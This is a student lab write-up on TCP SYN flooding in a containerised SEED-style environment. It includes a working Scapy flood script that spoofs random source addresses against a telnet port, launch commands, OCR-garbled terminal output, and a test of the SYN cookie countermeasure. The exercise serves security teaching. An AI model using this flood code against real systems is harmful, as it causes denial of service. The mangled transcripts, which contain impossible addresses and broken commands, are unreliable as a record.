
Here we can see the victim over there we have remotely logged into the victim machine by telnet and we have seen that the link is established.



```
seed@instance-1: ~/Lab-04/Labsetup$ netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.23                0.0.0.0*               LISTEN
tcp        0      0 127.0.0.11:36497          0.0.0.0*               LISTEN
root@seed:~$ netstat -an
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.23                0.0.0.0*               LISTEN
tcp        0      0 127.0.0.11:36497          0.0.0.0*               LISTEN
tcp        0      0 10.9.0.5:23              10.9.0.6:35278          ESTABLISHED
root@seed:~$ ls bin boot dev etc home lib lib32 lib64 libx32 media mnt opt proc root run sbin srv sys tmp usr var
root@seed:~$ touch victim
root@seed:~$ cd victim
root@seed:~$ cd home/
root@seed:~$ cd home/
root@seed:~$ mv victim seed/
root@seed:~$ ls seed/
victim
root@seed:~$ sysctl -a | grep synccookies
net.ipv4.tcp_synccookies = 0
root@seed:~$ sysctl net.ipv4.tcp_synack_retries
net.ipv4.tcp_synack_retries = 5
root@seed:~$ sysctl -w net.ipv4.tcp_max_syn_backlog=80
net.ipv4.tcp_max_syn_backlog = 80
root@seed:~$ ip tcp metrics show
10.9.0.6 age 6447.176sec cwnd 10 rtt 3650us rttvar 6987us source 10.9.0.5
root@seed:~$ netstat -tna | grep -i SYN_RECV | wc -l
0
```

The SYN Cookie Countermeasure currently are turned off but we need to turn it on and redo the attack.

Firstly, we will attack it without the countermeasure, so make sure we are inside the victim machine



```
seed@instance-1: ~/Lab-04/Labsetup$ netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.23                0.0.0.0*               LISTEN
tcp        0      0 127.0.0.11:36497          0.0.0.0*               LISTEN
root@seed:~$ netstat -an
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.23                0.0.0.0*               LISTEN
tcp        0      0 127.0.0.11:36497          0.0.0.0*               LISTEN
tcp        0      0 10.9.0.5:23              10.9.0.6:35278          ESTABLISHED
root@seed:~$ ls bin boot dev etc home lib lib32 lib64 libx32 media mnt opt proc root run sbin srv sys tmp usr var
root@seed:~$ touch victim
root@seed:~$ cd victim
root@seed:~$ cd home/
root@seed:~$ mv victim seed/
root@seed:~$ ls seed/
victim
root@seed:~$ sysctl -a | grep synccookies
net.ipv4.tcp_synccookies = 0
root@seed:~$ sysctl net.ipv4.tcp_synack_retries
net.ipv4.tcp_synack_retries = 5
root@seed:~$ sysctl -w net.ipv4.tcp_max_syn_backlog=80
net.ipv4.tcp_max_syn_backlog = 80
root@seed:~$ ip tcp metrics show
10.9.0.6 age 6447.176sec cwnd 10 rtt 3650us rttvar 6987us source 10.9.0.5
root@seed:~$ netstat -tna | grep -i SYN_RECV | wc -l
1
root@seed:~$ netstat -tna | grep -i syn_recv | wc -l
61
root@seed:~$ netstat -tna | grep -i syn_recv | wc -l
61
root@seed:~$ ss -n state syn_RECV sport = :23 | wc -l
34
root@seed:~$ ss -n state syn_RECV sport = :23 | wc -l
34
root@seed:~$ ss -n state syn_RECV sport = :23 | wc -l
61
root@seed:~$ ss -n state syn_RECV sport = :23 | wc -l
62
```

There are lot of kernel parameters so that's why we need grep to only grab the parameters we are interested

Task 1.1 Launching the attack using Python

Synflood.py




```
#!/usr/bin/env python3
# Task 1.1 ----
from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits
ip = IP(dst="10.9.0.5") # victim address
tcp = TCP(dport=23, flags='S') # 23 for telnet
pkt = ip/tcp

while True:
    pkt[IP].src = str(IPv4Address(getrandbits(32))) # source ip
    pkt[TCP].sport = getrandbits(16) # source port
    pkt[TCP].seq = getrandbits(32) # sequence number
    send(pkt, iface = 'br-6d54bbcb5baeb', verbose = 0)
```

Destination address is the victim address which 10.9.0.5.

We replace interface name with my own interface name which we found it by "if config"

Task 1.1



```
#!/usr/bin/env python3
# Task 1.1 ----
from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits
ip = IP(dst="10.9.0.5") # victim address
tcp = TCP(dport=23, flags='S') # 23 for telnet
pkt = ip/tcp

while True:
    pkt[IP].src = str(IPv4Address(getrandbits(32))) # source ip
    pkt[TCP].sport = getrandbits(16) # source port
    pkt[TCP].seq = getrandbits(32) # sequence number
    send(pkt, iface = 'br-6d54bbcb5baeb', verbose = 0)
```

Launch the attack

In the seed-attacker machine

```
cd volume/
```

```
# python3 synflood.py
```

We need to check how do we know that the attack is going on

Here are the problems

1. TCP cache issue

2. Virtual Box Issue

3.TCP transmission issue

#sysctl net.ipv4.tcp_synack_retries

net.ipv4.tcp_synack_retries=5

--If the victim is differently received it came back from the client, it ill try to retransmit the single SYNACK

```
19 34.125.170.55:5901 (instance-1.us-west-4.b.cstoried-channel-376018internal:1 (seed)) - VNC Viewer
  Applications Firefox Mousepad Qt Client Leader Window Terminal Thurau seed@instance-1: ~/lab-04/labsetup
File Edit View Search Terminal Tabs Help
seed@instance-1: ~/lab-04/labsetup
seed@instance-1: ~/lab-04/labsetup
seed@instance-1: ~/lab-04/labsetup
seed@instance-1: ~/lab-04/labsetup
seed@instance-1: ~/lab-04/labsetup
seed@instance-1: ~/lab-04/labsetup

tcp        0      0      0.0.0.0:23             0.0.0.0:*                  LISTEN
tcp        0      0      0.0.0.0:1134697          0.0.0.0:*                  LISTEN
root@be0f1de122d:~# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0      0.0.0.0:23             0.0.0.0:*                  LISTEN
tcp        0      0      127.0.0.11:36497          0.0.0.0:*                  LISTEN
tcp        0      0      0.0.0.0:523            10.9.0.6:35278             ESTABLISHED
root@be0f1de122d:~# ls
bin boot dev etc home lib lib32 lib64 libx32 media mnt opt proc root run sbin srv sys tmp usr var
root@be0f1de122d:~# touch victim
root@be0f1de122d:~# rm victim
root@be0f1de122d:~# ls
seed
root@be0f1de122d:~# cd home/
root@be0f1de122d:~# homev my victim seed/
root@be0f1de122d:~# homev ls seed/
victim
root@be0f1de122d:~# homev sysctl -a | grep synccookies
net.ipv4.tcp_synccookies = 0
root@be0f1de122d:~# homev sysctl -w net.ipv4.tcp_syncache_retries
root@be0f1de122d:~# homev sysctl -w net.ipv4.tcp_max_syn_backlog=80
net.ipv4.tcp_max_syn_backlog = 80
root@be0f1de122d:~# netstat -an | grep -i syn_RECV | wc -l
10.9.0.6 age 6447 178sec cond 10 rtt 3858us rttvar 69878 source 10.9.0.5
root@be0f1de122d:~# homev netstat -tna | grep -i SYN_RECV | wc -l
1
root@be0f1de122d:~# homev netstat -tna | grep -i syn_recv | wc -l
1
root@be0f1de122d:~# homev netstat -tna | grep -i syn_recv | wc -l
1
root@be0f1de122d:~# homev ss -n state syn_RECV sport = :23 | wc -l
46
root@be0f1de122d:~# homev netstat -tna | grep -i syn_recv | wc -l
61
root@be0f1de122d:~# homev ss -n state syn_RECV sport = :23 | wc -l
62
root@be0f1de122d:~# homev ss -n state syn_RECV sport = :23 | wc -l
62
root@be0f1de122d:~# homev ss -n state syn_RECV sport = :23 | wc -l
62
root@be0f1de122d:~# homev netstat -tna | grep -i syn_recv | wc -l
```

`sysctl net.ipv4.tcp_synack_retries`

-Here in the above screenshot the default timer is set to 5. After 5 times it will remove more than a half open connections.

When we stop the attack (Ctrl+C) on victim machine, we are able to see SYN_RECV, luckily it brings 0 quit fast.

```
Object "tcp metrics show" is unknown, try "ip help".
root@0ef01de122d:/home# ip tcp_metrics show
root@0ef01de122d:/home# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp     0      0 0.0.0.0:23              0.0.0.8:*
                  LISTEN
tcp     0      0 127.0.0.1:36497          0.0.0.8:*
                  LISTEN
tcp     0      0 127.0.0.1:36497          129.10.55.244:21645  SYN_RECV
tcp     0      0 10.9.0.5:23             21.2.69.31:16944   SYN_RECV
tcp     0      0 10.9.0.5:23             88.162.108.194:3979  SYN_RECV
tcp     0      0 10.9.0.5:23             148.188.194.137:54066 SYN_RECV
tcp     0      0 10.9.0.5:23             42.13.121.104:4441  SYN_RECV
tcp     0      0 10.9.0.5:23             159.187.242.24:12669 SYN_RECV
tcp     0      0 10.9.0.5:23             67.224.98.224:15200  SYN_RECV
tcp     0      0 10.9.0.5:23             157.153.117.209:5918  SYN_RECV
tcp     0      0 10.9.0.5:23             113.108.132.103:336  SYN_RECV
tcp     0      0 10.9.0.5:23             158.235.210.225:33288 SYN_RECV
tcp     0      0 10.9.0.5:23             216.7.72.61:65243   SYN_RECV
tcp     0      0 10.9.0.5:23             86.121.177.32:41324  SYN_RECV
tcp     0      0 10.9.0.5:23             36.10.10.10:10004   SYN_RECV
tcp     0      0 10.9.0.5:23             88.2.219.187.5563  SYN_RECV
tcp     0      0 10.9.0.5:23             88.240.11.62:34154  SYN_RECV
tcp     0      0 10.9.0.5:23             164.192.164.28:49623 SYN_RECV
tcp     0      0 10.9.0.5:23             10.132.10.242:2425153 SYN_RECV
tcp     0      0 10.9.0.5:23             93.71.252.178:61200  SYN_RECV
tcp     0      0 10.9.0.5:23             56.88.204.107:39906 SYN_RECV
tcp     0      0 10.9.0.5:23             14.93.60.184:26406  SYN_RECV
tcp     0      0 10.9.0.5:23             18.91.131.84:46851  SYN_RECV
tcp     0      0 10.9.0.5:23             240.115.115.1345:23 SYN_RECV
tcp     0      0 10.9.0.5:23             199.129.188.23:18229 SYN_RECV
tcp     0      0 10.9.0.5:23             29.196.201.90:5547  SYN_RECV
tcp     0      0 10.9.0.5:23             249.49.93.237:33100 SYN_RECV
tcp     0      0 10.9.0.5:23             137.24.10.105:5555  SYN_RECV
tcp     0      0 10.9.0.5:23             252.221.167.218:42336 SYN_RECV
tcp     0      0 10.9.0.5:23             121.229.220.25:6666  SYN_RECV
tcp     0      0 10.9.0.5:23             83.73.22.189:1388  SYN_RECV
tcp     0      0 10.9.0.5:23             215.11.11.11:10552  SYN_RECV
tcp     0      0 10.9.0.5:23             126.212.14.95:5112  SYN_RECV
tcp     0      0 10.9.0.5:23             77.162.172.47:27847 SYN_RECV
tcp     0      0 10.9.0.5:23             43.145.244.122:15848 SYN_RECV
tcp     0      0 10.9.0.5:23             53.14.10.10:10000   SYN_RECV
tcp     0      0 10.9.0.5:23             148.143.183.221:2438 SYN_RECV
tcp     0      0 10.9.0.5:23             172.23.227.117:62711 SYN_RECV
tcp     0      0 10.9.0.5:23             17.31.29.86:9323  SYN_RECV
tcp     0      0 10.9.0.5:23             125.23.10.10:62996  SYN_RECV
tcp     0      0 10.9.0.5:23             50.20.50.188:62991  SYN_RECV
tcp     0      0 10.9.0.5:23             151.138.123.253:336 SYN_RECV
tcp     0      0 10.9.0.5:23             89.236.17.136:89906 SYN_RECV
tcp     0      0 10.9.0.5:23             16.21.200.123:10007 SYN_RECV
tcp     0      0 10.9.0.5:23             80.13.42.10:62620   SYN_RECV
tcp     0      0 10.9.0.5:23             70.177.163.77:58199 SYN_RECV
tcp     0      0 10.9.0.5:23             72.253.24.222:33548 SYN_RECV
tcp     0      0 10.9.0.5:23             87.86.109.165:8399  SYN_RECV
tcp     0      0 10.9.0.5:23             32.2.10.10:10006   SYN_RECV
tcp     0      0 10.9.0.5:23             192.161.39.223:29993 SYN_RECV
tcp     0      0 10.9.0.5:23             24.161.68.28:54857  SYN_RECV
tcp     0      0 10.9.0.5:23             66.166.179.205:27728 SYN_RECV
tcp     0      0 10.9.0.5:23             293.11.11.11:10000  SYN_RECV
tcp     0      0 10.9.0.5:23             173.49.197.75:29996 SYN_RECV
tcp     0      0 10.9.0.5:23             240.228.15.99:38938 SYN_RECV
```

```
34.125.170.55:5901 (instance-1.us-west-4.b.storied-channel-376018internal1 (seed)) - VNC Viewer
X Applications Firefox Terminal seed@instance-1: ~Lab-04LabSetup
File Edit View Search Terminal Tab Help seed@instance-1: ~Lab-04LabSetup seed@instance-1: ~Lab-04LabSetup seed@instance-1: ~Lab-04LabSetup seed@instance-1: ~Lab-04LabSetup seed@instance-1: ~Lab-04LabSetup
tcp      0      0      10.9.0.5:23          214.157.62.207:26750      SYN_RECV
tcp      0      0      10.9.0.5:23          224.227.3.39:28462      SYN_RECV
root@8ef1deel22d:/home# netstat -tna | grep -i syn_recv | wc -l
61
root@8ef1deel22d:/home# netstat -tna | grep -i syn_recv | wc -l
61
root@8ef1deel22d:/home# netstat -tna | grep -i syn_recv | wc -l
61
root@8ef1deel22d:/home# ip top metrics show
10.9.0.6 age: 68.492s; cwnd: 278us rtt: 278us rttvar: 414us source: 10.9.0.5
root@8ef1deel22d:/home# ip tcp metrics clean
Command "clean" is unknown, try "ip tcp metrics help".
root@8ef1deel22d:/home# ip top metrics show
root@8ef1deel22d:/home# ip top metrics show
root@8ef1deel22d:/home# netstat -tna | grep -i syn_recv | wc -l
61
root@8ef1deel22d:/home# netstat -tna | grep -i syn_recv | wc -l
61
root@8ef1deel22d:/home# netstat -tna | grep -i syn_recv | wc -l
61
root@8ef1deel22d:/home# ip ip_metrics show
Object "ip metrics" is unknown, try "ip help".
root@8ef1deel22d:/home# ip tcp metrics show
root@8ef1deel22d:/home# ip tcp metrics flush
root@8ef1deel22d:/home# ip tcp metrics sho
root@8ef1deel22d:/home# ip tcp metrics show
root@8ef1deel22d:/home# netstat -tna | grep -i syn_recv | wc -l
61
root@8ef1deel22d:/home# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
root@8ef1deel22d:/home# ip top metrics show
root@8ef1deel22d:/home# netstat -tna | grep -i syn_recv | wc -l
61
root@8ef1deel22d:/home# netstat net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 80
root@8ef1deel22d:/home# netstat -tna | grep -i syn_recv | wc -l
61
root@8ef1deel22d:/home# netstat -tna | grep -i syn_recv | wc -l
61
root@8ef1deel22d:/home# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp      0      0      0.0.0.1:23            0.0.0.0:*              LISTEN
tcp      0      0      127.0.0.1:36497       0.0.0.0:*              LISTEN
root@8ef1deel22d:/home# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp      0      0      0.0.0.2:8            0.0.0.0:*              LISTEN
tcp      0      0      127.0.0.1:36497       0.0.0.0:*              LISTEN
tcp      0      0      10.9.0.6:36530        0.0.0.0:*              ESTABLISHED
root@8ef1deel22d:/home# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp      0      0      0.0.0.2:8            0.0.0.0:*              LISTEN
tcp      0      0      127.0.0.1:36497       0.0.0.0:*              LISTEN
tcp      0      0      10.9.0.6:36530        0.0.0.0:*              ESTABLISHED
```

Here we can see the number is changing

-Reason:- Because we know that this victim is also keep removing those have opened connections have to tried to fail number of times.

Now we want to see whether we can telnet or not, still if we are inside server machine

Here we have received lots of SYN RECV from random IP address and random port no. to this terminal service on the victim machine.

```
root@aa6-07108f023:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^}'.
Ubuntu 20.04.1 LTS
BefIdee122d login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-1027-gcp x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/adantage

This system has been minimally configured by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Feb 22 04:46:14 UTC 2023 from user1-10.9.0.6.net-10.9.0.0 on pts/2
seed@BefIdee122d:~$ exit
logout
Connection closed by foreign host.
```

```

seed@instance-1: ~/Lab-04/Labsetup
seed@instance-1: ~/Lab-04/Labsetup
seed@instance-1: ~/Lab-04/Labsetup
seed@instance-1: ~/Lab-04/Labsetup
seed@instance-1: ~/Lab-04/Labsetup
seed@instance-1: ~/Lab-04/Labsetup

Ubuntu 20.04.1 LTS
8e0f1dee122d login:
Login timed out after 60 seconds.
Connection closed by foreign host.
root@8e0f1dee122d:~# telnet 10.9.0.5
Trying 10.9.0.5...
Escape character is '^J'.
Ubuntu 20.04.1 LTS
8e0f1dee122d login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-1027-gcp x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last Login: Wed Feb 22 03:19:02 UTC 2023 from user1-10.9.0.6.net-10.9.0.0 on pts/2
seed@8e0f1dee122d:~$ exit
logout
Connection closed by foreign host.

```

We use the below commands to clear the memory

- ip tcp_metrics flush
- ip tcp_metrics show

How we can stop the running jobs

We can bring all these jobs to the foreground or we can just use kill % followed by the job number with the percent symbol.

```

window : ShortField      = 8192      (8192)
checksum : XShortField   = None      (None)
urgptr : ShortField      = 0         (0)
options : TCPOptionsfield= []        (b'')
^Croot@instance-1:/volumes# python3 synflood.py &
[1] 142
root@instance-1:/volumes# python3 synflood.py &
[2] 146
root@instance-1:/volumes# python3 synflood.py &
[3] 150
root@instance-1:/volumes# python3 synflood.py &
[4] 154
root@instance-1:/volumes# jobs
[1]-  Running                 python3 synflood.py %
[2]-  Running                 python3 synflood.py %
[3]-  Running                 python3 synflood.py %
[4]-  Running                 python3 synflood.py %
root@instance-1:/volumes# kill %1
root@instance-1:/volumes# jobs
[1]+  Terminated               python3 synflood.py %
[2]-  Running                 python3 synflood.py %
[3]-  Running                 python3 synflood.py %
[4]-  Running                 python3 synflood.py %
root@instance-1:/volumes# kill %2
root@instance-1:/volumes# jobs
[3]+  Terminated               python3 synflood.py %
[4]-  Running                 python3 synflood.py %
root@instance-1:/volumes# fg
root@instance-1:/volumes# python3 synflood.py
^C[Traceback (most recent call last):
  File "synflood.py", line 18, in <module>
    sendpkt(iface = 'br-6d54bbc5aeb', verbose = 0)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 345, in send
    socket = socket or conf.L3socket(*args, **kargs)
  File "/usr/local/lib/python3.8/dist-packages/scapy/arch/linux.py", line 412, in __init__
    self.ins.bind((self.iface, type))
KeyboardInterrupt]
root@instance-1:/volumes# jobs
root@instance-1:/volumes# 

```

Running Several instances:

We can put the instances in the background and have job-1

No again the user tries to compete with whose attached by telnetting and once again succeeds.

```

VNC 34.125.170.55:5901 (instance-1.us-west4-b.c.storied-channel-376018.internal1 (seed)) - VNC Viewer
Applications Firefox mousepad Client Leader Window Terminal seed@instance-1: ~/Lab-04/Labsetup
File Edit View Search Terminal Tabs Help
seed@instance-1: ~/Lab-04/Labsetup seed@instance-1: ~/Lab-04/Labsetup seed@instance-1: ~/Lab-04/Labsetup seed@instance-1: ~/Lab-04/Labsetup seed@instance-1: ~/Lab-04/Labsetup
tcp 0 0 10.9.0.5:23 214.157.62.207:26750 SYN_RECV
tcp 0 0 10.9.0.5:23 244.227.3.39:28462 SYN_RECV
root@e0f1deel22d:/home# netstat -tna | grep -i syn_recv | wc -l
61
root@e0f1deel22d:/home# netstat -tna | grep -i syn_recv | wc -l
0
root@e0f1deel22d:/home# ip tcp metrics show
10.9.0.6 age 68.492sec cwnd 10 rtt 270us rttvar 414us source 10.9.0.5
root@e0f1deel22d:/home# ip tcp metrics clean
Command "clean" is unknown, try "ip tcp metrics help".
root@e0f1deel22d:/home# ip tcp metrics flush
root@e0f1deel22d:/home# ip metrics show
root@e0f1deel22d:/home# netstat -tna | grep -i syn_recv | wc -l
61
root@e0f1deel22d:/home# netstat -tna | grep -i syn_recv | wc -l
0
root@e0f1deel22d:/home# netstat -tna | grep -i syn_recv | wc -l
0
root@e0f1deel22d:/home# ip ip.metrics show
Object "ip.metrics" is unknown, try "ip help".
root@e0f1deel22d:/home# ip tcp metrics show
root@e0f1deel22d:/home# ip metrics flush
root@e0f1deel22d:/home# ip metrics show
root@e0f1deel22d:/home# netstat -tna | grep -i syn_recv | wc -l
61
root@e0f1deel22d:/home# netstat -tna | grep -i syn_recv | wc -l
0
root@e0f1deel22d:/home# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
root@e0f1deel22d:/home# ip tcp metrics show
root@e0f1deel22d:/home# netstat -tna | grep -i syn_recv | wc -l
0
root@e0f1deel22d:/home# netstat -tna | grep -i syn_recv | wc -l
0
root@e0f1deel22d:/home# netstat -tna | grep -i syn_recv | wc -l
128
root@e0f1deel22d:/home# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp      0      0 0.0.0.23                  0.0.0.*               LISTEN
tcp      0      0 127.0.0.11:36497          0.0.0.*               LISTEN
root@e0f1deel22d:/home# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp      0      0 0.0.0.23                  0.0.0.*               LISTEN
tcp      0      0 127.0.0.11:36497          0.0.0.*               LISTEN
tcp      0      0 10.9.0.5:23                10.9.0.6:36530        ESTABLISHED
root@e0f1deel22d:/home# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp      0      0 0.0.0.23                  0.0.0.*               LISTEN
tcp      0      0 127.0.0.11:36497          0.0.0.*               LISTEN
tcp      0      0 10.9.0.5:23                10.9.0.6:36530        ESTABLISHED
root@e0f1deel22d:/home# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp      0      0 0.0.0.23                  0.0.0.*               LISTEN
tcp      0      0 127.0.0.11:36497          0.0.0.*               LISTEN
tcp      0      0 10.9.0.5:23                10.9.0.6:36530        ESTABLISHED

```

Task 1.2- Launch attack using C

./synflood 10.9.0.5 23 on seed-attacker

And once again we telnet on user machine we cannot compete with the C version

telnet 10.9.0.5

For SYN Flooding attack

After waiting for some time we stop the connection

Task 1.3

Enable the SYN Cookie counter measure

1. Turning ON the countermeasure

-Check the docker.yml file

-SYN cookie countermeasure turn ON in the victim part of docker.yml file

-we change it inside the victim machine by using the belo kernel parameter

sysctl -w net.ipv4.tcp

The screenshot shows a terminal window titled 'seed@instance-1: ~/Lab-04/Labsetup'. The terminal displays the following command sequence:

```
root@8e0f1dee122d:/home# netstat -tna | grep -i syn_recv | wc -l
0
root@8e0f1dee122d:/home# ip metrics show
Object "ip.metrics" is unknown, try "ip help".
root@8e0f1dee122d:/home# ip metrics flush
root@8e0f1dee122d:/home# ip tcp metrics flush
root@8e0f1dee122d:/home# ip tcp metrics show
root@8e0f1dee122d:/home# ip tcp metrics show
root@8e0f1dee122d:/home# netstat -tna | grep -i syn_recv | wc -l
0
root@8e0f1dee122d:/home# sysctl -w net.ipv4.tcp.synccookies=1
net.ipv4.tcp.synccookies = 1
root@8e0f1dee122d:/home# ip tcp metrics show
root@8e0f1dee122d:/home# netstat -tna | grep -i syn_recv | wc -l
0
root@8e0f1dee122d:/home# sysctl net.ipv4.tcp.max_syn_backlog
net.ipv4.tcp.max_syn_backlog = 80
root@8e0f1dee122d:/home# netstat -tna | grep -i syn_recv | wc -l
0
root@8e0f1dee122d:/home# netstat -tna | grep -i syn_recv | wc -l
128
root@8e0f1dee122d:/home# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*             LISTEN
tcp        0      0 127.0.0.11:36497          0.0.0.0:*             LISTEN
root@8e0f1dee122d:/home# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*             LISTEN
tcp        0      0 127.0.0.11:36497          0.0.0.0:*             LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.6:36530          ESTABLISHED
root@8e0f1dee122d:/home# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*             LISTEN
tcp        0      0 127.0.0.11:36497          0.0.0.0:*             LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.6:36530          ESTABLISHED
root@8e0f1dee122d:/home# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*             LISTEN
tcp        0      0 127.0.0.11:36497          0.0.0.0:*             LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.6:34962          ESTABLISHED
root@8e0f1dee122d:/home# exit
exit
seed@instance-1:~/Lab-04/Labsetup$ netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:631            0.0.0.0:*             LISTEN
tcp        0      0 0.0.0.0:5901            0.0.0.0.*             LISTEN
tcp        0      0 127.0.0.1:44633          0.0.0.0.*             LISTEN
```

We have turned ON the counter measure

After telnetting again to the user machine we know there is no success for connection which means in this memory we have nothing, so no need to attack, it also does not work with general C Version

./synflood 10.9.0.5 23

